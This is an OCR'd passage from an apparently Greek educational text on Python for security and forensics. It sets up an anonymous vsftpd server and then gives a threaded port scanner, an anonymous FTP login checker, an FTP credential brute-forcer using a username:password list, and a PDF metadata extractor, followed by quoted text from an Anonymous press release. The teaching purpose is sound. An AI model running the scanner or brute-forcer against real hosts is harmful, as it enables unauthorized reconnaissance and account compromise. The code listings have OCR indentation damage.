
Αν προσπαθήσουμε να συνδεθούμε σαν ανώνυμοι χρήστες χωρίς κωδικό,ενώ οι προεπιλογές του vsftpd.conf είναι για πιστωποιημένη πρόσβαση,το σύστημα θα εμφανίσει μήνυμα αποτυχούς σύνδεσης



Αφού έχουμε επιλέξει και ολοκληρώσει με επιτυχία την ανώνυμη πρόσβαση στον FTP server,σε αυτό το σημείο θα επεξεργαστούμε το vsftpd.conf ώστε ο FTP server να "ακούει" σε μια προεπιλεγμένη IP στην port=21 προσθέτοντας αντίστοιχα στο vsftpd.conf τις εντολές **listen_address=x.x.x.x** και **listen_port=21** .Επίσης,θα ακολουθήσουμε τον παθητικό τρόπο σύνδεσης ώστε ο server να "ακούει" στο αίτημα σύνδεσης σε μια πόρτα και συγκεκριμένα στην 21,δηλαδή σαν να ορίζουμε ότι ο server θα απαντά σε ένα συγκεκριμένο νούμερο τηλεφώνου που μπορεί να καλεί και ο **τοίχος προστασίας(firewall)** θα επιτρέπει την πρόσβαση και την μεταφορά δεδομένων.Η παθητική λειτουργία επιτυγχάνεται με την προσθήκη της εντολής **pasv_enable=YES** στο vsftpd.conf.Επίσης μπορούμε να ορίσουμε και το εύρος των ports αυτής της λειτουργίας με τις **pasv_min_port** και **pasv_max_port.**




Με τις παραπάνω ρυθμίσεις,προσπαθούμε να συνδεθούμε στο FTP server που “ακούει” στην IP 127.0.0.1.Εφόσον σώσουμε τις αλλαγές στο αρχείο,επανεκκινούμε τον server και ανοίγουμε τον ftp localhost και συνδεόμαστε στον FTP server ως ανώνυμοι χωρίς κωδικό.



Η παραπάνω εικόνα δείχνει ότι η ανώνυμη σύνδεση πραγματοποιείθηκε επιτυχώς,και τρέχοντας την εντολή **netstat -ant | grep 21** παρατηρούμε ότι ο FTP server όντως ακούει στην IP 127.0.0.1 όπως ορίσαμε στο .conf αρχείο μέσω της ftp πόρτας 21.

Έχοντας ολοκληρώσει με επιτυχία την σύνδεση με τον FTP server,μόλις τελειώνουμε τις λειτουργίες μας καλό θεωρείται να τερματίζουμε την σύνδεση μας μέσω της εντολής **sudo service vsftpd stop** και για επαλήθευση μπορούμε να εμφανίσουμε τις συνδέσεις που πραγματοποιούνται στην πόρτα 21(ftp port) και να δούμε αν είναι κάποια ενεργή(LISTEN).Αν δεν είναι καμία,τότε έχουμε αποσυνδεθεί από τον FTP server,όπως δείχνει η ακόλουθη εικόνα



3.5.2 Σάρωση και ανίχνευση πόρτας δικτύου

Μια καλή τακτική πριν την διαδικτυακή επίθεση ενός hacker είναι ο προσδιορισμός των αδύναμων σημείων για την σωστή επιλογή μεθόδων εκμετάλλευσης του θύματος.Στον ολοκληρωμένο κώδικα που θα ακολουθήσει παρακάτω,θα υλοποιήσουμε ένα σενάριο αναγνώρισης το οποίο ανιχνεύει έναν στόχο για τις ανοικτές TCP πόρτες.

Αρχικά ας φτιάξουμε έναν TCP ανιχνευτή ο οποίος θα αντιπροσωπεύει έναν πλήρη TCP ανιχνευτή για τον εντοπισμό εξυπηρετητών.Πρώτα θα συμπεριλάβουμε το πρωτόκολλο API.Το συγκεκριμένο πρωτόκολλο μάς επιτρέπει να χρησιμοποιήσουμε κάποιες συναρτήσεις οι οποίες θα φανούν χρήσιμες στην ανίχνευση των TCP εισόδων.


Έχοντας κατασκευάσει και συνδεθεί στον FTP server ανώνυμα,σύμφωνα με τις οδηγίες της προηγούμενης σελίδας,θα αναπτύξουμε λογισμικό το οποίο θα μας δίνει την δυνατότητα να προσδιορίσουμε αν ο TCP πάνω στην πόρτα 21,που χρησιμοποιείται για διαμοίραση αρχείων(file transfer),είναι ανοικτός για μια συγκεκριμένη IP καθώς και για άλλες πόρτες που δίνει ο χρήστης από την command line και ανάλογα με το όρισμα της **socket.setdefaulttimeout(...)** η ανάλυση θα διαρκέσει κάποιον πεπερασμένο χρόνο.Ενώ αυτό εμφανίζεται τετριμένο,για έλεγχο πολλαπλών πορτών προστίθεται αρκετή ταχύτητα ανάλυσης αν και ιδανικά,θα θέλαμε να αναλύσουμε τις εισόδους ταυτόχρονα και όχι σειριακά για περισσότερο χρονικό κέρδος.Αυτός ο παραλληλισμός μπορεί να πραγματοποιηθεί αν τρέξουμε τον κώδικα μας ως νήμα.Στον παρακάτω κώδικα(**portScan.py**),για να επιτύχουμε τον παραλληλισμό στην ανάλυση,συμπεριλαμβάνουμε οτιδήποτε περιέχεται στο module threading

```
import optparse
from socket import *
from threading import *

screenLock = Semaphore(value=1)

def connScan(tgtHost, tgtPort):
    try:
        connSkt = socket(AF_INET, SOCK_STREAM)
        connSkt.connect((tgtHost, tgtPort))
        connSkt.send('ViolentPython\r\n')
        results = connSkt.recv(100)
        screenLock.acquire()
        print '[+] %d/tcp open' % tgtPort
        print '[+] ' + str(results)
    except:
        screenLock.acquire()
        print '[-] %d/tcp closed' % tgtPort
    finally:
```


```
            screenLock.release()
            connSkt.close()
    def portScan(tgtHost, tgtPorts):
        try:
            tgtIP = gethostbyname(tgtHost)
        except:
            print "[-] Cannot resolve '%s': Unknown host" %tgtHost
            return
        try:
            tgtName = gethostbyaddr(tgtIP)
            print '\n[+] Scan Results for: ' + tgtName[0]
        except:
            print '\n[+] Scan Results for: ' + tgtIP
            setdefaulttimeout(1)
        for tgtPort in tgtPorts:     #κάθε νήμα δημιουργείται σε κάθε επανάληψη,πετυχαίνοντας
            t = Thread(target=connScan,args=(tgtHost,int(tgtPort)))                    //ταυτοχρονισμό
            t.start()

    def main():
        parser = optparse.OptionParser('usage %prog '+\
          '-H <target host> -p <target port>')
        parser.add_option('-H', dest='tgtHost', type='string',\
          help='specify target host')
        parser.add_option('-p', dest='tgtPort', type='string',\
          help='specify target port[s] separated by comma')

        (options, args) = parser.parse_args()

        tgtHost = options.tgtHost
        tgtPorts = str(options.tgtPort).split(',')

        if (tgtHost == None) | (tgtPorts[0] == None):
            print parser.usage
            exit(0)

        portScan(tgtHost, tgtPorts)
```

```
if __name__ == '__main__':
    main()
```

Το στιγμιότυπο της εικόνας,μας δείχνει το αποτέλεσμα της ανάλυσης για τις πόρτες 21 και 1720 ως προς τις IP 127.0.0.1 και 10.50.60.125.Παρατηρούμε ότι όσον αφορά την πρώτη IP η ανάλυση μάς δείχνει ότι το tcp είναι ανοικτό με πόρτα την 21 που σημαίνει ότι είμαστε συνδεδεμένοι στον FTP server και κλειστό στην πόρτα 1720.Για την επόμενη IP το tcp εμφανίζεται κλειστό και για τις 2 πόρτες που σημαίνει ότι ο FTP δεν "ακούει" σε αυτήν την IP και επίσης δεν υπάρχει σύνδεση πάνω στον υπολογιστή ενεργή που να ακούει στην 10.50.60.125:1720



Στην περίπτωση τώρα που τρέξουμε το στιγμιότυπο αλλά πρώτα έχοντας απενεργοποιήσει την FTP σύνδεση το αποτέλεσμα της ανάλυσης για την 127.0.0.1:21 από open θα γίνει closed.H 127.0.0.1720 παραμένει closed όπως ήταν χωρίς να επηρεαστεί.Το αποτέλεσμα φαίνεται στην εικόνα που ακολουθεί.




3.5.3 Ανίχνευση περιήγησης στον server

Εξετάζοντας τις επιπτώσεις όσον αφορά την ασφάλεια και την ιδιωτικότητα,φαίνεται "παράλογο" που μερικοί ιστότοποι προσφέρουν ανώνυμη FTP πρόσβαση.Ωστόσο,πολλές ιστοσελίδες προβάλουν νόμιμους λόγους για αυτό το είδος FTP πρόσβασης όπως η προώθηση της ιδέας ότι αυτού του είδους η πρόσβαση επιτρέπει περισσότερους λόγους αποδοχής αναβαθμίσεων λογισμικού.Στο λογισμικό που θα παρουσιαστεί ακολούθως,χρησιμοποιείται η βιβλιοθήκη ftplib για να εξετάσουμε αν είναι ενεργή σύνδεση πάνω στον server και αν αυτή πραγματοποείται ανώνυμα ή όχι με την ανάλογη εκτύπωση μηνύματος.Ο κώδικας που πραγματοποιεί αυτήν τη λειτουργία βρίσκεται στο αρχείο anonLogin.py και φαίνεται και ακολούθως όπως και το στιγμιότυπο τρεξίματος του στην οθόνη


```
import ftplib

def anonLogin(hostname):
    try:
        ftp = ftplib.FTP(hostname)
```

```
        ftp.login('anonymous', 'me@your.com')
        print '\n[*] ' + str(hostname) +\
      ' FTP Anonymous Logon Succeeded.'
        ftp.quit()
        return True
    except Exception, e:
      print '\n[-] ' + str(hostname) +\
          ' FTP Anonymous Logon Failed.'
        return False
host = '127.0.0.1'      # ως host ορίζουμε την IP που "ακούει" ο FTP server
anonLogin(host)
```



Παρατηρούμε από το στιγμιότυπο ότι ο FTP server "ακούει" την 127.0.0.1:21 και η πρόσβαση σε αυτόν γίνεται με ανώνυμο τρόπο και η επαλήθευση γίνεται με την εκτέλεση της εντολής **netstat -ant | grep 21** όπου μας εμφανίζει όλες τις συνδέσεις απομονώνοντας αυτές που περιέχουν 21 είτε ως πόρτα είτε ως μέρος της IP και βλέπουμε ότι υπάρχει tcp LISTEN με την ζητούμενη IP πάνω στην FTP πόρτα 21.


Αντίστοιχα σε περίπτωση που είναι ανενεργός ο server ή έχουμε συνδεθεί πιστοποιημένα,θα τυπώσει το ανάλογο μήνυμα αποτυχίας ανώνυμης πρόσβασης και η ανάλυση των συνδέσεων δικτύου δεν θα εμφανίσει καμιά σύνδεση πάνω στην FTP πόρτα 21 όπως δείχνει η επόμενη εικόνα



Στα πλαίσια διώξης του ηλεκτρονικού εγκλήματος και της παραβίασης της ιδιωτικότητας ο παραπάνω κώδικας μπορεί να χρησιμοποιηθεί για την ανίχνευση μιας ανώνυμης κακόβουλης εισβολής πάνω στον server χωρίς όμως περαιτέρω στοιχεία για τον επιτηθέμενο.Αυτό ακριβώς επιτυγχάνει το ακόλουθο λογισμικό,το οποίο μπορεί να χρησιμοποιηθεί για αναλυτική καταγραφή των στοιχείων του επιτηθέμενου στο σύστημα κάτι που εξηγεί και την επικινδυνότητα πιστοποιημένης πρόσβασης πάνω σε έναν FTP server.Το πρόγραμμα συγκρίνει τα στοιχεία του επιτηθέμενου(username και password) με ένα πλήθος στοιχείων από ένα .txt αρχείο.

```
import ftplib, time

def bruteLogin(hostname, passwdFile):
    pF = open(passwdFile, 'r')
```

```
for line in pF.readlines():
        time.sleep(1)
        userName = line.split(':')[0]
        passWord = line.split(':')[1].strip('\r').strip('\n')
      #print "[+] Trying: "+userName+"/"+passWord   # εισάγουμε την εκτύπωση της λίστας με
                                                    #πιθανά ύποπτα (usernames,passwords) σε
                                                    #σχόλια ώστε να μην εκτυπώνονται και να
                                                    #παραμένουν κρυφά
    try:
        ftp = ftplib.FTP(hostname)
        ftp.login(userName, passWord)
        print '\n[*] ' + str(hostname) +\
            ' FTP Logon Succeeded: '+userName+"/"+passWord
        ftp.quit()
        return (userName, passWord)
    except Exception, e:
        pass
  print '\n[-] Could not brute force FTP credentials.'
  return (None, None)


host = '127.0.0.'           # η IP-θύμα στην οποία ακούει ο FTP server
passwdFile = 'userpass.txt'
bruteLogin(host, passwdFile)
```



Έτσι η δίωξη έχοντας μια λίστα με usenames και passwords υπόπτων,τρέχοντας τον κώδικα από τον υπολογιστή του θύματος μπορεί να λάβει το (username,password) του επιτηθέμενου και εν συνεχεία να τον εντοπίσει.

3.6 Εγκληματολογική έρευνα με τη χρήση της Python


Στην συγκεκριμένη ενότητα θα παρουσιαστούν λογισμικά σε Python,τα οποία μπορούν να χρησιμοποιηθούν από την δίωξη για προσδιορισμό και ανάλυση στοιχείων γύρω από ηλεκτρονικά εγκλήματα με στόχο τον εντοπισμό τον δραστών.Θα παρουσιαστούν παραδείγματα τα οποία δείχνουν πως συνδυαστικά με την χρήση των κατάλληλων λογισμικών μαζί με εξειδικευμένα εργαλεία μπορεί να γίνει εξάγωγή δεδομένων από την ανάλυση αρχείων και φωτογραφιών καθώς και εφαρμογών του υπολογιστή

3.6.1 Ανάλυση δεδομένων από pdf αρχεία

Σ'αυτήν την ενότητα θα χρησιμοποιήσουμε την Python για να επαναδημιουργήσουμε γρήγορα την εγκληματολογική έρευνα ενός αρχείου το οποίο αποδείχτηκε πολύ χρήσιμο στην σύλληψη ενός μέλους της ομάδας hacker με το όνομα Anonymous.Αρχικά μέσω του www.wired.com κατεβάζουμε το **ANONOPS_The_Press_Release.pdf** αρχείο και στην συνέχεια μέσω της εντολή **sudo easy_install pyPDF** εγκαθιστούμε την βιβλιοθήκη για την διαχείρηση των PDF δεδομένων.Η συγκεκριμένη βιβλιοθήκη προσφέρει την δυνατότητα εξαγωγής πληροφοριών για το έγγραφο καθώς και ταξινόμησης,κωδικοποίησης και αποκωδικοποίησης αυτού.Η μέθοδος που χρησιμοποιεί η pyPDF,επιστρέφει έναν πίνακα από πλειάδες,όπου κάθε πλειάδα αντιστοιχεί σε περιγραφή ενός στοιχείου και της τιμής του,τυπώνοντας επαναληπτικά τα δεδομένα του PDF αρχείου.

Στον ακόλουθο κώδικα,ξεκινάμε εισάγοντας το module optparse για αναγνώριση ενός ειδικού αρχείου καθώς και το module pyPDF,την λειτουργία του οποίου αναλύσαμε στην προηγούμενη σελίδα,έχουμε πλέον ένα εργαλείο με το οποίο μπορούμε να αναγνωρίσουμε και να εξάγουμε ενσωματομένα δεδομένα από ένα PDF αρχείο.Θα τρέξουμε τον κώδικα(**readPDF.py**) για το παραπάνω PDF που κατεβάσαμε και θα εξετάσουμε τα αποτελέσματα

```
import pyPdf
import optparse
from pyPdf import PdfFileReader

def printMeta(fileName):
    pdfFile = PdfFileReader(file(fileName, 'rb'))
    docInfo = pdfFile.getDocumentInfo()
    print '[*] PDF MetaData For: ' + str(fileName)
    for metaItem in docInfo:
        print '[+] ' + metaItem + ':' + docInfo[metaItem]

def main():
    parser = optparse.OptionParser('usage %prog "+\
      "-F <PDF file name>')
    parser.add_option('-F', dest='fileName', type='string', \
      help='specify PDF file name')

    (options, args) = parser.parse_args()
    fileName = options.fileName
    if fileName == None:
        print parser.usage
        exit(0)
    else:
        printMeta(fileName)

if __name__ == '__main__':
    main()
```



ANON OPS: A Press Release

December 10, 2010

Who is Anonymous

In their most recent public statement, WikiLeaks is the only group of people to identify Anonymous correctly. Anonymous is not a group, but rather an Internet gathering.

Both Anonymous and the media that is covering it are aware of the percieved dissent between individuals in the gathering. This does not, however, mean that the command structure of Anonymous is failing for a simple reason: Anonymous has a very loose and decentralized command structure that operates on ideas rather than directives.

We do not believe that a similar movement exists in the world today and as such we have to learn by trial and error. We are now in the process of better communicating some core values to the individual atoms that comprise Anonymous - we also want to take this opportunity to communicate a message to the media, so that the average Internet Citizen can get to know who we are and what we represent.


Anonymous is not a group of hackers. We are average Interent Citizens ourselves and our motivation is a collective sense of being fed up with all the minor and major injustices we witness every day.

We do not want to steal your personal information or credit card numbers. We also do not seek to attack critical infrastructure of companies such as Mastercard, Visa, PayPal or Amazon. Our current goal is to raise awareness about WikiLeaks and the underhanded methods employed by the above companies to impair WikiLeaks' ability to function.

What is Operation: Payback

